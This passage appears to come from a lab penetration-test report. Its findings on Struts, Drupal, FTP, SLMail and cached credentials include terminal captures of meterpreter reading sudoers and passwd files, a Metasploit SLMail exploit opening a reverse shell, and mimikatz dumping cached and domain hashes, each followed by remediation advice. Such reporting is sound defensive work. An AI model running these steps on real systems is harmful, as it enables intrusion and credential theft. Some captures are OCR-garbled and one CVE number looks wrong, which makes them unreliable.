Images	 <pre> File Actions Edit View Help Shell No.1 040755/rwxr-xr-x 4096 dir 2019-12-17 10:01:12 -0500 udev 040755/rwxr-xr-x 4096 dir 2022-02-28 10:40:02 -0500 ufw 040755/rwxr-xr-x 4096 dir 2019-12-17 10:00:38 -0500 update-motd.d 100644/rw-r--r-- 222 fil 2014-04-11 17:54:15 -0400 upstart-xsessions 100644/rwxr-xr-x 4096 dir 2019-12-17 10:01:22 -0500 vim 100644/rw-r--r-- 158 fil 2014-01-29 08:39:45 -0500 vtrgb 100644/rw-r--r-- 4812 fil 2019-04-08 18:55:26 -0400 wgetrc 040755/rwxr-xr-x 4096 dir 2022-02-28 10:40:03 -0500 xml meterpreter > cat sudoers # This file MUST be edited with the 'visudo' command as root. # Please consider adding local content in /etc/sudoers.d/ instead of # directly modifying this file. # See the man page for details on how to write a sudoers file. Defaults env_reset Defaults mail_badpass Defaults secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/bin:/sbin" # Host alias specification # User alias specification # Cmnd alias specification # User privilege specification root ALL=(ALL:ALL) ALL # Members of the admin group may gain root privileges %admin ALL=(ALL) ALL # Allow members of group sudo to execute any command %sudo ALL=(ALL:ALL) ALL # See sudoers(5) for more information on "#include" directives: #include<dir /etc/sudoers.d flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less meterpreter > Shell No.1 File Actions Edit View Help 100444/r--r--r-- 800 fil 2022-02-28 10:40:30 -0500 sudoers 040755/rwxr-xr-x 4096 dir 2019-12-17 10:01:22 -0500 sudoers.d 100644/rw-r--r-- 2084 fil 2013-03-31 22:25:31 -0400 sysctl.conf 040755/rwxr-xr-x 4096 dir 2019-12-17 10:01:11 -0500 sysctl.d 040755/rwxr-xr-x 4096 dir 2019-12-17 10:01:24 -0500 systemd 040755/rwxr-xr-x 4096 dir 2019-12-17 10:00:08 -0500 terminfo 100644/rw-r--r-- 8 fil 2019-12-17 10:00:50 -0500 timezone 040755/rwxr-xr-x 4096 dir 2019-12-17 10:01:24 -0500 ubuntu-adantage 100644/rw-r--r-- 1260 fil 2013-06-30 21:01:00 -0400 ucf.conf 040755/rwxr-xr-x 4096 dir 2019-12-17 10:01:12 -0500 udev 040755/rwxr-xr-x 4096 dir 2022-02-28 10:40:02 -0500 ufw 040755/rwxr-xr-x 4096 dir 2019-12-17 10:00:56 -0500 update-motd.d 100644/rw-r--r-- 222 fil 2014-04-11 17:54:15 -0400 upstart-xsessions 040755/rwxr-xr-x 4096 dir 2019-12-17 10:01:22 -0500 vim 100644/rw-r--r-- 158 fil 2014-01-29 08:39:45 -0500 vtrgb 100644/rw-r--r-- 4812 fil 2019-04-08 18:55:26 -0400 wgetrc 040755/rwxr-xr-x 4096 dir 2022-02-28 10:40:03 -0500 xml meterpreter > cat passwd root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin/daemon bin:x:2:2:bin:/bin:/bin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin libwww-data:x:35:35:libwww-data:/var/www:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin libuidid:x:100:100::/var/lib/libuidid: syslog:x:101:104::/home/syslog:/bin/false flag9-wudks8f7sd:x:1000:1000::/home/flag9-wudks8f7sd: alice:x:1001:1001::/home/alice: meterpreter > </pre>
Affected Hosts	192.168.13.11
Remediation	<ul style="list-style-type: none"> Keep up to date on any patches available from the vendor or upgrade to newer versions if available.

Vulnerability 9	Findings
Title	Apache Struts Exploit Vulnerability (CVE-2017-2638)
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High
Description	Using a known exploit of Apache struts, we were able to connect to this machine and establish a shell session to be able to navigate through files and download them to the attacking machine for use/viewing later.
Images	
Affected Hosts	192.168.13.12
Remediation	<ul style="list-style-type: none"> Keep up to date on any patches available from the vendor or upgrade to newer versions if available.


Vulnerability 10	Findings
Title	Drupal Exploit Vulnerability (CVE 2019-6340)
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High
Description	Certain versions of Drupal do not sanitize data from outside forces, which can allow for PHP code usage to obtain information from the compromised system.

Images	
Affected Hosts	192.168.13.13
Remediation	<ul style="list-style-type: none"> Keep up to date on any patches available from the vendor or upgrade to newer versions if available.

Vulnerability 11	Findings
Title	FTP Vulnerability
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Medium
Description	A Windows machine was identified that allowed for connection via FTP that ultimately resulted in us accessing and downloading files on that machine.

Images	<pre>(root💀 kali)-[~] we (running) since Fri 2024-01-18 19:21:16 EST; 10m └─# ftp 172.22.117.20 (-service) Connected to 172.22.117.20:874) 220-FileZilla Server version 0.9.41 beta 220-written by Tim Kosse (Tim.Kosse@gmx.de) 220 Please visit http://sourceforge.net/projects/filezilla/ Name (172.22.117.20:root): anonymous 331 Password required for anonymous Password: 19:21:16 kali systemd[1]: Started The Nessus Vulnerability Scanning Service. 230 Logged on Remote system type is UNIX. ftp> ls 200 Port command successful 150 Opening data channel for directory list. r--r--r-- 1 ftp ftp 32 Feb 15 2022 flag3.txt 226 Transfer OK ftp> get flag3 - remote: flag3 200 Port command successful 550 File not found ftp> get flag3.txt - remote: flag3.txt 200 Port command successful 150 Opening data channel for file transfer. 89cb548970d44f348bb63622353ae278226 Transfer OK 32 bytes received in 0.00 secs (44.2008 kB/s) ftp> exit 221 Goodbye</pre>
Affected Hosts	172.22.117.20
Remediation	<ul style="list-style-type: none"> • Close FTP ports to prevent outside/unauthorized IP addresses

Vulnerability 12	Findings
Title	SLMail Service Vulnerability (CVE 2003-0264)
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Medium
Description	Identified SLMail service running on a machine which was vulnerable to known exploit allowing for manipulation of the password argument by use of an unknown variable in order to obtain remote access via code without user authentication.

Images	 <pre> File Actions Edit View Help LHOST 172.22.117.100 yes The listen address (an interface may be specified) LPORT 4444 yes The listen port Exploit target: Id Name -- -- 0 Windows NT/2000/XP/2003 (SMBMail 5.5) Scanner [*] Target: windows/nt/2000/xp/2003 (SMBMail 5.5) - Scanner [*] Platform: windows [*] Arch: x86 [*] Service: SMB [*] Version: 5.5.2.2560 [*] Date: 2024-01-18 19:21:16 EST; 1ms ago msf6 exploit(windows/pop3/seattlelab_pass) > run [*] Started reverse TCP handler on 172.22.117.100:4444 [*] 172.22.117.20!110 - Trying Windows NT/2000/XP/2003 (SMBMail 5.5) using jmp esp at 5f4a358f [*] Sending stage (175174 bytes) to 172.22.117.20 [*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:56459) at 2024-01-18 20:01:13 -0500 meterpreter > ls Listing: C:\Program Files (x86)\SMBMail\System [...] meterpreter > cat flag4.txt 822e3434a10440ad9cc086197819b49dmeterpreter > </pre>
Affected Hosts	172.22.117.20
Remediation	<ul style="list-style-type: none"> Keep up to date on any patches available from the vendor or upgrade to newer versions if available.

Vulnerability 13	Findings
Title	Cached Credential Exposure (Kiwi Exploit)
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Medium
Description	On the Windows 10 Machine, credentials were found in the cache for an administrative user which could be used to access the Domain Control. Using a program called Kiwi, which can pull stored credentials for decryption, we were able to access this data for use in making our way to the WindowsDC host.

Images

The image shows two terminal windows side-by-side, both titled "Shell No. 1".

Terminal Window 1 (Left):

```

File Actions Edit View Help
040777/rwxrwxrwx 8192 dir 2022-07-13 13:08:23 -0400 ADMBob
040777/rwxrwxrwx 0 dir 2019-12-07 04:30:39 -0500 All Users
040555/r-xr-xr-x 8192 dir 2022-02-15 21:01:25 -0500 Default
040777/r-xr-xr-x 0 dir 2019-12-07 04:30:39 -0500 Default User
040555/r-xr-xr-x 4096 dir 2022-02-15 13:15:51 -0500 Public
100666/rw-rw-rw- 174 fil 2019-12-07 04:12:42 -0500 desktop.ini
040777/rwxrwxrwx 8192 dir 2022-03-17 11:13:50 -0400 sysadmin

meterpreter > kiwi_cmd lsadump::cache
[-] The "kiwi_cmd" command requires the "kiwi" extension to be loaded (run: "load kiwi")
meterpreter > load kiwi
Loading extension kiwi...
##### mimikatz 2.2.0 20191125 (x86/windows)
## ^ ## "A La Vie, A L'Amour" - (oe.oe)
## / ## /*** Benjamin DELPY gentilkiwi` ( benjamin@gentilkiwi.com )
## \ ## > http://blog.gentilkiwi.com/mimikatz
## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )
##### > http://pingcastle.com / http://mysmartlogon.com ***

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > kiwi_cmd lsadump::cache
Domain name : WIN10
Domain : WIN10
SysKey : 5746a193a13db189e63aa2583949573f

Local name : WIN10 ( S-1-5-21-2013923347-1975745772-2428795772 )
Domain name : REKALL ( S-1-5-21-3484858390-3689884876-116297675 )
Domain FQDN : rekall.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default [810bc393-7993-b2cb-ad39-d0ee4ca75ea7]
[00] [810bc393-7993-b2cb-ad39-d0ee4ca75ea7] ea5ccf6a2d8056246228d9af34182747135096323412d97ee82f9d14c046020

* Iteration is set to default (10240)

[NL$1 - 1/18/2024 5:45:48 PM] 
RID : 00000456 (1104)
User : REKALL\ADMBOB
MsCacheV2 : 3f267c855ec6e9526f501d5461315b

meterpreter > 

```

Terminal Window 2 (Right):

```

File Actions Edit View Help
040777/rwxrwxrwx 0 dir 2022-02-15 13:14:22 -0500 $Recycle.Bin
040777/rwxrwxrwx 0 dir 2022-02-15 13:01:09 -0500 Documents and Settings
040777/rwxrwxrwx 0 dir 2018-09-15 03:19:00 -0400 Perflogs
040555/r-xr-xr-x 4096 dir 2022-02-15 13:14:06 -0500 Program Files
040777/rwxrwxrwx 4096 dir 2022-02-15 13:14:08 -0500 Program Files (x86)
040777/rwxrwxrwx 4096 dir 2022-02-15 16:27:48 -0500 ProgramData
040777/rwxrwxrwx 0 dir 2022-02-15 13:01:13 -0500 Recovery
040777/rwxrwxrwx 4096 dir 2022-02-15 16:14:31 -0500 System Volume Information
040555/r-xr-xr-x 4096 dir 2022-02-15 13:13:58 -0500 Users
040777/rwxrwxrwx 16384 dir 2022-02-15 16:19:43 -0500 Windows
100666/rw-rw-rw- 32 fil 2022-02-15 17:04:29 -0500 flag9.txt
000000/----- 0 fif 1969-12-31 19:00:00 -0500 pagefile.sys

meterpreter > cat flag9.txt
f7356e02f44c4fe7bf537aff96cbf872meterpreter > kiwi
[-] Unknown command: kiwi
meterpreter > run kiwi
[-] The specified meterpreter session script could not be found: kiwi
meterpreter > start kiwi
[-] Unknown command: start
meterpreter > load kiwi
Loading extension kiwi...
##### mimikatz 2.2.0 20191125 (x86/windows)
## ^ ## "A La Vie, A L'Amour" - (oe.oe)
## / ## /*** Benjamin DELPY gentilkiwi` ( benjamin@gentilkiwi.com )
## \ ## > http://blog.gentilkiwi.com/mimikatz
## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )
##### > http://pingcastle.com / http://mysmartlogon.com ***

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > dcsync_ntlm Administrator
[!] Running as SYSTEM; function will only work if this computer account has replication privileges (e.g. Domain Controller)
[*] Account : Administrator
[*] NTLM Hash : 4f0cf309a1965986fd2ec39dd23d582
[*] LM Hash : 0e9b6e329703f52b59d01ba3238be55
[*] SID : S-1-5-21-3484858390-3689884876-116297675-500
[*] RID : 500

meterpreter > 

```

Affected Hosts	172.22.117.10 and 172.22.117.20
----------------	---------------------------------

Remediation

- Implement usage of LSAAS protected mode so non-protected processes are not able to call up LSAAS and obtain the info via credential dump.
- Utilize the protected users security group within Windows for users with escalated privileges in order to apply additional protections for users within a specified group.

Additional Sources:

<https://CVE.org>

<https://OSINTframework.com>

<https://www.beyondsecurity.com/resources/vulnerabilities/robots-txt-detection#:~:text=This%20file%20can%20be%20viewed,t%20contain%20any%20sensitive%20information.>

https://cheatsheetseries.owasp.org/cheatsheets/File_Upload_Cheat_Sheet.html

<https://snyk.io/blog/prevent-php-code-injection/>

<https://github.com/rapid7/metasploit-framework/>

<https://www.openwall.com/lists/oss-security/2019/10/14/1>

<https://www.reliaquest.com/blog/credential-dumping-part-2-how-to-mitigate-windows-credential-stealing/>